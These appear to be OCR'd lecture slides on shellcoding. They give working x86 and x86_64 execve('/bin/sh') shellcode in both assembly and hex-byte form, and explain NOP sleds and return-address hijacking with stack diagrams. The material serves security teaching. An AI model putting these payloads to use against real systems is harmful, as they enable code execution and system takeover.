Shellcoding

WHY?

A “Win” function will
almost never be available

So we got to make our own

WHAT IS IT?

Machine Code to spawn a hijack code execution

Data vs Instructions (no differentiation)

WHERE TO FIND?

shell-storm.org

Pay attention to the architecture

x86

```
xor     eax, eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx, esp
mov     ecx, eax
mov     edx, eax
mov     al, 0xb
int     0x80
xor     eax, eax
inc     eax
int     0x80
```

x86_64


```
xor     eax, eax
movabs  rbx, 0xff978cd091969dd1
neg     rbx
push    rbx
push    rsp
pop     rdi
cdq
push    rdx
push    rdi
push    rsp
pop     rsi
mov     al, 0x3b
syscall
```

x86

```
\x31\xc0\x50\x68\x2f\x2f\x73
\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x89\xc1\x89\xc2\xb0\x0b
\xcd\x80\x31\xc0\x40\xcd\x80
```


x86_64

```
\x31\xc0\x48\xbb\xd1\x9d\x96
\x91\xd0\x8c\x97\xff\x48\xf7
\xdb\x53\x54\x5f\x99\x52\x57
\x54\x5e\xb0\x3b\x0f\x05
```


0x00000000
0xFFFFFFFF
Shellcode
Shellcode
Shellcode
EIP

BUT WAIT!


The stack changes based on the environment variables in the system



You
Victim
0xffffcafe
Shellcode
Shellcode
Shellcode
0xffffbabe
Shellcode
Shellcode
Shellcode


NOP Sled


NOP = No OPeration (\x90)


Does nothing until it hits the shellcode



0x00000000
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP
0xFFFFFFFF

